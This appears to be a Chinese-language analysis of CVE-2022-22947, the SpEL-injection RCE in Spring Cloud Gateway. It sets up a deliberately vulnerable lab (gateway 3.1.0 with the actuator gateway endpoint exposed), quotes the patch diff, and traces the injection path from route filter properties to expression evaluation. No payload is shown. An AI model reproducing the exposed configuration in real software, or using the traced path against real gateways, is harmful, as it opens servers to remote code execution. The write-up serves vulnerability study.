CVE-2022-22947 Spring-Cloud-GateWay SPEL RCE


环境搭建

1、github上拉取写好了的代码环境

```
git clone https://github.com/Ha0Liu/CVE-2022-22947.git
```

2、手动搭建环境

（1）新建工程，配置好后一路next；



（2）分析整个工程的文件构造；

.idea文件夹中为InteliJ IDEA的默认配置文件，无其他用途；


src文件夹主要为整个工程的代码区域，其中包括java和resource两个文件夹，java是工程中写java代码的区域，resource是整个工程的配置区域，Spring项目默认在java中添加SpringApplication方法，此方法为Spring的默认启动方法，resource中默认添加application.properties，此文件为Spring项目的配置文件；

test文件夹为测试文件夹，可在test中测试方法；

pom.xml为maven的配置文件，其中包括工程所需要的依赖、配置等等；

.iml为maven依赖包的配置，也是默认添加的；

External Libraries文件夹为此工程的所有依赖包。



（3）添加maven依赖至pom.xml中；

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!--Spring-Boot项目依赖于maven库，前四行为maven的默认配置-->
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>

<!--parent标签为所有依赖的父依赖，其父依赖为Spring-Boot的启动类-->
    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>2.6.3-SNAPSHOT</version>
        <relativePath/>
    </parent>

<!--下面的各个标签为在创建Spring项目时所配置的，可根据自己的需求进行配置-->
    <groupId>com.ha0l</groupId>
    <artifactId>spring-gateway-rce</artifactId>
    <version>0.0.1</version>
    <name>spring-gateway-rce</name>
    <description>Spring Gateway Env For RCE</description>
    <properties>
        <java.version>1.8</java.version>
        <spring-cloud.version>2021.0.1-SNAPSHOT</spring-cloud.version>
    </properties>

```

这些标签为新建工程时所配置的

添加此次环境所需要的依赖；（maven的官方仓库：https://search.maven.org/#browse）

```xml
<!--dependencies为此项目的所有依赖包，可在maven的官方仓库中根据自己的需求进行添加-->
    <dependencies>
        <dependency>
            <groupId>org.springframework.cloud</groupId>
            <artifactId>spring-cloud-starter-gateway</artifactId>
        </dependency>
<!--        指定gateway server 版本-->
<!--        如果不指定，默认为 3.1.1-SNAPSHOT-->
        <dependency>
            <groupId>org.springframework.cloud</groupId>
            <artifactId>spring-cloud-gateway-server</artifactId>
            <version>3.1.0</version>
        </dependency>

<!--        Spring-Boot的启动器-->
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter</artifactId>
        </dependency>

<!--        Spring-Boot的测试依赖-->
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-test</artifactId>
            <scope>test</scope>
        </dependency>

<!--        Spring-Boot的autuator监听功能-->
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-actuator</artifactId>
        </dependency>
    </dependencies>
```

（4）修改配置文件（application.properties）


```properties
#以9000端口启动Spring-Boot服务器
server.port=9000

#将 gateway 端点暴露，可被 actuator 检测
management.endpoint.gateway.enabled=true
management.endpoints.web.exposure.include=gateway

```

（5）修改Spring默认启动方法（SpringApplication.java）

```java
package com.ha0l;

import ...

/**
 * SpringBootApplication注解为SpringBoot默认启动注解，启动服务器
 * RestController 注解为 controller 层注解，用于返回 JSON 时不需要 @ResponseBody 进行修饰，但不可返回jsp等前端页面
 * @author ha0l
 */

@SpringBootApplication
@RestController
public class GatewayApp {

    //配置服务器根目录界面显示 "Gateway Up and Running!"
    @RequestMapping("/")
    public String root() { return "Gateway Up and Running!"; }

    //@Bean创建实体，这里创建两个路由来测试Spring-Cloud-Gateway的属性
    @Bean
    RouteLocator testRouteLocator(RouteLocatorBuilder routeLocatorBuilder) {
        return routeLocatorBuilder.routes()
                .route( id: "test", r -> r.path( ...patterns: "/test/**").filters(f -> f.rewritePath( regex: "/test(?<path>.*)",  replacement: "/${path}")).uri("https://www.baidu.com"))
                .route( id: "get", r -> r.path( ...patterns: "/get/**").filters(f -> f.addRequestHeader( headerName: "X-Gateway-Test",  headerValue: "Foo")).uri("https://taobao.com")).build();
    }

    //主方法，运行Spring服务器
    public static void main(String[] args) { SpringApplication.run(GatewayApp.class, args); }
```

即环境搭建完成

（6）启动工程




逆向审计

看一下官方的修复结果 diff https://github.com/spring-cloud/spring-cloud-gateway/commit/337cef276bfd8c59fb421bfe7377a9e19c68fe1e


org.springframework.cloud.gateway.support.ShortcutConfigurable#getValue这个函数用GatewayEvaluationContext替换了StandardEvaluationContext来执行spel表达式

回溯执行点




```
+ import org.springframework.expression.MethodResolver;
+ import org.springframework.expression.OperatorOverloader;
+ import org.springframework.expression.PropertyAccessor;
+ import org.springframework.expression.TypeComparator;
+ import org.springframework.expression.TypeConverter;
+ import org.springframework.expression.TypeLocator;
+ import org.springframework.expression.TypedValue;
29  import org.springframework.expression.common.TemplateParserContext;
30  import org.springframework.expression.spel.standard.SpelExpressionParser;
31 - import org.springframework.expression.spel.support.StandardEvaluationContext;
39  import org.springframework.expression.common.TemplateParserContext;
40  import org.springframework.expression.spel.standard.SpelExpressionParser;
41 + import org.springframework.expression.spel.support.SimpleEvaluationContext;
42 + import org.springframework.lang.Nullable;
32  import org.springframework.util.Assert;
33
34  /**
43  import org.springframework.util.Assert;
44
45  /**
@@ -54,8 +65,7 @@ static Object getValue(SpelExpressionParser parser, BeanFactory beanFactory, Str
54          }
55          if (rawValue != null && rawValue.startsWith("#{") && entryValue.endsWith("}")) {
56              // assume it's spel
57 -            StandardEvaluationContext context = new StandardEvaluationContext();
58 -            context.setBeanResolver(new BeanFactoryResolver(beanFactory));
59              Expression expression = parser.parseExpression(entryValue, new
TemplateParserContext());
60              value = expression.getValue(context);
61          }
65          }
66          if (rawValue != null && rawValue.startsWith("#{") && entryValue.endsWith("}")) {
67              // assume it's spel
68 +            GatewayEvaluationContext context = new GatewayEvaluationContext(new
BeanFactoryResolver(beanFactory));
69              Expression expression = parser.parseExpression(entryValue, new
TemplateParserContext());
70              value = expression.getValue(context);
71          }
@@ -156,4 +166,73 @@ default String shortcutFieldPrefix() {
156
157      }
158
166
167      }
168
169 +    class GatewayEvaluationContext implements EvaluationContext {
170 +
171 +        private final BeanFactoryResolver beanFactoryResolver;
172 +
173 +        private SimpleEvaluationContext delegate =
SimpleEvaluationContext.forReadOnlyDataBinding().build();
174 +
175 +        public GatewayEvaluationContext(BeanFactoryResolver beanFactoryResolver) {
176 +            this.beanFactoryResolver = beanFactoryResolver;
177 +        }
178 +
179 +        @Override
180 +        public TypedValue getRootObject() {
181 +            return delegate.getRootObject();
182 +        }
```

说明是个spel表达式的rce，向上回溯找到org.springframework.cloud.gateway.support.ShortcutConfigurable.ShortcutType枚举



找到四个地方都在ShortcutConfigurable接口类里，分布在ShortcutType的三个枚举值，见上图圈起来的部分。



三个枚举值都重写了org.springframework.cloud.gateway.support.ShortcutConfigurable.ShortcutType#normalize函数

在ShortcutConfigurable接口类中有一个虚拟拓展方法shortcutType()，用到的是ShortcutType.DEFAULT枚举。

```
default ShortcutType shortcutType() { return ShortcutType.DEFAULT; }

/**
 * Returns hints about the number of args and the order for shortcut parsing.
 * @return the list of hints
 */
default List<String> shortcutFieldOrder() { return Collections.emptyList(); }

default String shortcutFieldPrefix() { return ""; }

enum ShortcutType {

    DEFAULT {
        @Override
        public Map<String, Object> normalize(Map<String, String> args, ShortcutConfigurable shortcutConf,
                SpelExpressionParser parser, BeanFactory beanFactory) {
            Map<String, Object> map = new HashMap<>();
            int entryIdx = 0;
            for (Map.Entry<String, String> entry : args.entrySet()) {
                String key = normalizeKey(entry.getKey(), entryIdx, shortcutConf, args);
                Object value = getValue(parser, beanFactory, entry.getValue());

                map.put(key, value);
                entryIdx++;
            }
            return map;
        }
    },
```

继续向上查找shortcutType()函数的引用到org.springframework.cloud.gateway.support.ConfigurationService.ConfigurableBuilder#normaliz eProperties

```
@Override
protected Map<String, Object> normalizeProperties() {
    if (this.service.beanFactory != null) {
        return this.configurable.shortcutType().normalize(this.properties, this.configurable,
                this.service.parser, this.service.beanFactory);
    }
    return super.normalizeProperties();
}
```

这个normalizeProperties()是对filter的属性进行解析，会将filter的配置属性传入normalize中,最后进入getValue执行SPEL表达式造成SPEL表达式注入。

正向审计

根据文档https://cloud.spring.io/spring-cloud-gateway/multi/multi actuator_api.html 来看，用户可以通过actuator在网关中创建和删除路由。

11.5 Creating and deleting a particular route

To create a route, make a `POST` request to `/gateway/routes/{id_route_to_create}` with a JSON body that specifies the fields of the route (see the previous subsection).

